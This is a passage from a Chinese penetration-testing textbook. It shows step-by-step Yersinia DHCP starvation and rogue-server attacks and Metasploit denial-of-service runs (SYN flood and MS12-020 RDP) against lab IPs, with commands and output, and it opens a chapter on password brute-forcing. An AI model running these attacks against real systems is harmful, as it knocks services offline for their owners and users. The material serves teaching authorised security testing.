


图 9-13　Yersinia 工作界面

单击 Launch attack 按钮选择攻击方式，Yersinia 提供了对很多种网络常见协议的攻击方式，例如 CDP、DHCP、DTP、HSRP、ISL、MPLS、STP、VTP 等，如图 9-14 所示。

在 Choose attack 对话框中，可以选择要攻击的协议以及具体的攻击方式，这里首先在上面的标签中选择 DHCP，如图 9-15 所示。

基于 DHCP 的攻击中一共提供了 4 种发包形式，这 4 种模式的含义如下所示。

（1）sending RAW packet：发送原始数据包。

（2）sending DISCOVER packet：发送请求获取 IP 地址数据包，占用所有的 IP，造成拒绝服务。




图 9-14　Yersinia 的攻击方式选择界面




图 9-15　DHCP 服务攻击界面

（3）creating DHCP rogue server：创建虚假 DHCP 服务器，让用户连接，真正的 DHCP 无法工作。

（4）sending RELEASE packet：发送释放 IP 请求到 DHCP 服务器，致使正在使用的 IP 全部失效。

其中，sending DISCOVER packet 形式默认采用拒绝服务攻击（后面的 DoS 复选框中显示被选中状态）。选中这个方法之后单击 OK 按钮，即可开始攻击，如图 9-16 所示。




图 9-16　使用 Yersinia 进行 DHCP 攻击产生的数据包

执行攻击后，右侧框 1 处显示的就是发送出去的攻击数据包，如果希望查看某一个数据包的具体内容，可以单击一个数据包。在框 2 处显示的就是这个数据包的详细内容。可以看

到这个工具不断地向外发送广播数据包。

执行攻击后，Yersinia 就会在本网段内不停地发送 DHCP discover 数据包，很快 DHCP server 地址池内所有的有效 IP 都没法使用，新的用户就无法获取 IP 地址，整个网络陷于瘫痪状态。

理论上，所有提供连接的协议都可能会受到拒绝服务的攻击，Metasploit 中提供了很多用于各种协议的拒绝服务攻击模块，可以启动 Metasploit，并在其中查询使用对应的模块。

```
root@kali: ~ # msfconsole
```

成功启动 Metasploit 之后，可以使用 search 命令来查找与 DoS（拒绝服务攻击）相关的模块，如图 9-17 所示。

```
Matching Modules
================

   Name                                                      Disclosure Date  Rank
   ----                                                      ---------------  ----
   auxiliary/admin/chromecast/chromecast_reset                                normal
   auxiliary/admin/webmin/edit_html_fileaccess               2012-09-06       normal
   auxiliary/dos/android/android_stock_browser_iframe        2012-12-01       normal
   auxiliary/dos/cisco/ios_http_percentpercent               2000-04-26       normal
   auxiliary/dos/dhcp/isc_dhcpd_clientid                                      normal
   auxiliary/dos/dns/bind_tkey                               2015-07-28       normal
   auxiliary/dos/freebsd/nfsd/nfsd_mount                                      normal
   auxiliary/dos/hp/data_protector_rds                       2011-01-08       normal
   auxiliary/dos/http/3com_superstack_switch                 2004-06-24       normal
   auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal
   auxiliary/dos/http/apache_mod_isapi                       2010-03-05       normal
   auxiliary/dos/http/apache_range_dos                       2011-08-19       normal
   auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal
   auxiliary/dos/http/canon_wireless_printer                 2013-06-18       normal
   auxiliary/dos/http/dell_openmanage_post                   2004-02-26       normal
   auxiliary/dos/http/f5_bigip_apm_max_sessions                               normal
   auxiliary/dos/http/gzip_bomb_dos                          2004-01-01       normal
   auxiliary/dos/http/hashcollision_dos                      2011-12-28       normal
   auxiliary/dos/http/monkey_headers                         2013-05-30       normal
   auxiliary/dos/http/ms15_034_ulonglongadd                                   normal
   auxiliary/dos/http/nodejs_pipelining                      2013-10-18       normal
   auxiliary/dos/http/novell_file_reporter_heap_bof          2012-11-16       normal
   auxiliary/dos/http/rails_action_view                      2013-12-04       normal
   auxiliary/dos/http/rails_json_float_dos                   2013-11-22       normal
   auxiliary/dos/http/sonicwall_ssl_format                   2009-05-29       normal
   auxiliary/dos/http/webrick_regex                          2008-08-08       normal
   auxiliary/dos/http/wordpress_long_password_dos            2014-11-20       normal
   auxiliary/dos/http/wordpress_xmlrpc_dos                   2014-08-06       normal
   auxiliary/dos/mdns/avahi_portzero                         2008-11-14       normal
   auxiliary/dos/misc/dopewars                               2009-10-05       normal
   auxiliary/dos/misc/ibm_sametime_webplayer_dos             2013-11-07       normal
   auxiliary/dos/misc/ibm_tsm_dos                            2015-12-15       normal
```

图 9-17　Metasploit 中的拒绝服务攻击模块列表

这里列出 Metasploit 中的所有拒绝服务攻击模块，仍然使用这里的模块对目标进行一次 SYN 拒绝服务攻击。这里可以使用 auxiliary/dos/tcp/synflood 模块来完成这个攻击。首先选择对应的模块：

```
msf > use auxiliary/dos/tcp/synflood
```

使用 show opinions 来查看这个模块的参数，如图 9-18 所示。

synflood 这个模块需要的参数包括 RHOST、RPORT、SNAPLEN 和 TIMEOUT，后面的三个参数都有默认值，所以需要设置的只有 RHOST，这也正是要发起拒绝服务攻击服务器的 IP 地址。这个目标必须是对外提供 HTTP 服务的服务器。

```
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

图 9-18 synflood 攻击模块的参数列表

将参数设置为目标 192.168.1.101，如图 9-19 所示。

```
msf auxiliary(synflood) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
```

图 9-19 synflood 设置 RHOST 值

然后就可以使用 exploit 命令发起攻击，如图 9-20 所示。

```
msf auxiliary(synflood) > exploit

[*] SYN flooding 192.168.1.101:80...
```

图 9-20 启动 synflood 攻击

很快目标就会因为攻击而停止对外的 HTTP 服务了。

如果事先获得了关于目标的足够信息，也可以利用目标主机上一些特定的服务进行拒绝服务攻击。例如很多人都拥有两台以上的计算机，一台在单位，另外一台在家里，如果上班时间没有完成全部工作，回到家中可以远程连接到单位的计算机。但是这需要计算机提供远程控制的服务，微软的 Windows 操作系统中就提供了远程桌面协议，这是一个多通道的协议，用户可以利用这个协议（客户端或称“本地计算机”）连上提供微软终端机服务的计算机（服务器端或称“远程计算机”）。

但是微软提供的这个服务被发现存在一个编号为 MS12-020 的漏洞，Windows 在处理某些 RDP 报文时 Terminal Server 存在错误，可被利用造成服务停止响应。默认情况下，任何 Windows 操作系统都未启用远程桌面协议（RDP）。没有启用 RDP 的系统不受威胁。

还是在 Metasploit 中启动对应的模块：

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

使用“show options”来查看这个模块所要使用的参数，如图 9-21 所示。

```
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)
```

图 9-21 ms12_020_maxchannelids 攻击模块的参数列表

这个模块的参数也十分简单，只需要设置一个 RHOST 即可，这也就是目标的 IP 地址，在这里将其设置为 192.168.1.106，如图 9-22 所示。

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
```

图 9-22　设置 ms12_020_maxchannelids 攻击模块的参数

设置完攻击目标之后，就可以对目标发起攻击，使用 run 命令发起攻击，如图 9-23 所示。

```
msf auxiliary(ms12_020_maxchannelids) > run

[*] 192.168.1.106:3389 - 192.168.1.106:3389 - Sending MS12-020 Microsoft Remote Desktop
 Use-After-Free DoS
[*] 192.168.1.106:3389 - 192.168.1.106:3389 - 210 bytes sent
[*] 192.168.1.106:3389 - 192.168.1.106:3389 - Checking RDP status...
[+] 192.168.1.106:3389 - 192.168.1.106:3389 seems down
[*] Auxiliary module execution completed
```

图 9-23　ms12_020_maxchannelids 攻击结果

上面的框中的结果显示攻击已经成功，目标主机已经关闭。

小结

拒绝服务攻击一直是一个让网络安全人员感到无比头疼的问题，受到这种攻击的服务器将无法提供正常的服务。通常所说的拒绝服务攻击一般是指对 HTTP 服务器发起的 TCP 连接攻击。但实际上拒绝服务攻击的范畴要远远比这更大，本章按照 TCP/IP 协议的结构，依次介绍了数据链路层、网络层、传输层和应用层中协议的漏洞，并讲解了如何利用这些漏洞来发起拒绝服务攻击。

Python 几乎可以完成所有的拒绝服务攻击。在本章中，就使用 Python 分别构造了基于 ICMP、UDP、TCP 的拒绝服务攻击。之后又使用 Yersinia 完成了针对 DHCP 的拒绝服务攻击。Yersinia 可以完美地完成对各种网络设备的拒绝服务攻击。在本章的最后介绍了如何使用 Metasploit 来对目标发起拒绝服务攻击。拒绝服务攻击是一种破坏力很大的渗透方法，在对一个测试目标采用这种方法之前，一定要获得客户的许可，并事先做好服务器停止服务的准备。

本章中介绍的都是从一台计算机发起的，这也就是拒绝服务攻击，而现在更为常见的是分布式拒绝服务（Distributed Denial of Service，DDoS）攻击，这种攻击方式借助于客户机 / 服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DDoS 攻击，从而成倍地提高拒绝服务攻击的威力。

CHAPTER 10

第 10 章 身份认证攻击

网络的发展正在逐步改变人们的生活和工作方式。人们现在越来越依赖网络上的各种应用，例如，进行通信的时候，通常的方式是使用即时通信软件 QQ、微信或者电子邮箱；而进行购物的时候，支付宝、微信支付以及各种银行的支付方式也逐渐取代现金的交易方式。这些应用十分便利，无论你在哪里，只要找到一台可以连上互联网的计算机，都可以轻而易举地使用这些应用。但是这些应用必须有一种可靠的身份验证模式，这种模式指的是计算机及其应用对操作者身份的确认过程，从而确定该用户是否具有对某种资源的访问和使用权限。

目前最为常见的身份验证模式采用的仍然是“用户名 + 密码”的方式，用户自行设定密码，在登录时如果输入正确的密码，计算机就会认为操作者是合法用户。但是这种认证方式的缺陷也很明显，如何保证密码不被泄露以及不被破解已经成为网络安全的最大问题之一。本章中将介绍基于 Python 实现的密码破解。密码破解是指利用各种手段获得网络、系统或资源密码的过程。

在本章中会对平时所使用的几种常见应用进行身份认证的攻击，这几种应用都采用了密码的认证方式，本章将围绕以下几点展开。

（1）简单网络服务认证的攻击。

（2）使用 Python 编写字典工具。

（3）使用 Python 编写各种服务认证的破解模块。

（4）使用 Brup Suite 对网络认证服务的攻击。

10.1 简单网络服务认证的攻击

网络上很多常见的应用都采用了密码认证的模式，例如 FTP、Telnet、SSH 等，这些应用被广泛地应用在各种网络设备上，如果这些认证模式出现了问题，那就意味着网络中的大量设备将会沦陷。遗憾的是，目前确实有很多网络的设备因为密码设置不够强壮已经遭到入侵。

针对这些简单的网络服务认证，可以采用一种“暴力破解”的方法。这种方法的思路很简单，就是把所有可能的密码都尝试一遍，通常可以将这些密码保存为一个字典文件。实现起来一般有如下三种思路。

（1）纯字典攻击。这种思路最为简单，攻击者只需要利用攻击工具将用户名和字典文件中的密码组合起来，一个个地进行尝试即可。破解成功的概率与选用的字典有很大的关系，因为目标用户通常不会选用毫无意义的字符组合作为密码，所以对目标用户有一定的了解可以帮助更好地选择字典。以作者的经验而言，大多数字典文件都是以英文单词为主，这些字典文件更适用于破解以英语为第一语言用户的密码，对于破解母语非英语的用户设置的密码效果并不好。

（2）混合攻击。现在的各种应用对密码的强壮度都有了限制，例如，在注册一些应用的时候，通常都不允许使用“123456”或者“aaaaaaa”这种单纯的数字和字母的组合，因此很多人会采用字符 + 数字的密码方式，例如，使用某人的名字加上生日就是一种很常见的密码（很多人都以自己孩子的英文名字加出生日期作为密码），如果仅使用一些常见的英文单词作为字典的内容，显然具有一定的局限性。而混合攻击则是依靠一定的算法对字典文件中的单词进行处理之后再使用。一个最简单的算法就是在这些单词前面或者后面添加一些常见的数字，例如一个单词“test”，经过算法处理之后就会变成“test1”“test2”…“test1981”“test19840123”等。

（3）完全暴力攻击。这是一种最为粗暴的攻击方式，实际上这种方式并不需要字典，而是由攻击工具将所有的密码穷举出来，这种攻击方式通常需要很长的时间，也是最为不可行的一种方式。但是在一些早期的系统中，都采用了 6 位长度的纯数字密码，这种方法则是非常有效的。

图 10-1 给出了一个使用认证登录的界面，IP 地址为 192.168.1.103 的服务器上提供了 FTP 服务，这个服务的拥有者将密码提供给了合法的用户。用户通过密码认证之后就可以访问里面的资源了。



图 10-1　一个 FTP 的身份验证界面

10.2　破解密码字典

前面介绍了使用破解字典文件中的内容作为密码逐个去尝试，常见的字典文件一般是 txt 或者 dic 格式，图 10-2 就给出了一个常见的破解字典文件。

